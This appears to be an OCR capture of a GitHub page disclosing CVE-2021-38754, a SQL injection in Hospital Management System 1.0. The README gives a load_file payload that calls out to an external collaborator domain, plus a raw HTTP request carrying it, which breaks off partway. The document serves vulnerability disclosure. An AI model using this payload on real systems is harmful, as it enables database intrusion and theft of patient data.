
nu11secur1ty Update nu11secur1ty.txt ... on Nov 14, 2021 History

..	
docs	last year
CVE-SQL.py	last year
README.MD	last year
nu11secur1ty.txt	last year

README.MD

CVE-2021-38754

Vendor



Description:

SQL Injection - type `time-based blind` vulnerability is in Hospital Management System 1.0 due to lack of input validation in `messearch.php` and `contact.php` . The `txtEmail` parameter appears to be vulnerable to SQL injection attacks. The payload '+(select load_file('\\ao2f0zoz0iu9cob52rm6nhpjpav3jy7pad20toi.nu11secur1tycollaborator.net\iyv'))+' was submitted in the txtEmail parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed.

MySQL Request:


```
POST /Hospital-Management-System-master/contact.php HTTP/1.1
Host: 192.168.1.215
Origin: http://192.168.1.215
Upgrade-Insecure-Requests: 1
Referer: http://192.168.1.215/Hospital-Management-System-master/contact.html
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Length: 112

txtName=579853&txtEmail=yqPiidRW@nu11secur1tycollaborator.net'%2b(select%20load_file('%5c%5c%5c%5cao2f0zoz0iu9cob52rm6nhpjpav3jy7pad2
```

MySQL Response:

```
HTTP/1.1 200 OK
Date: Fri, 22 Oct 2021 10:26:22 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.4.24
```

```
X-Powered-By: PHP/7.4.24
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Result:



Reproduce:

href

Proof:

href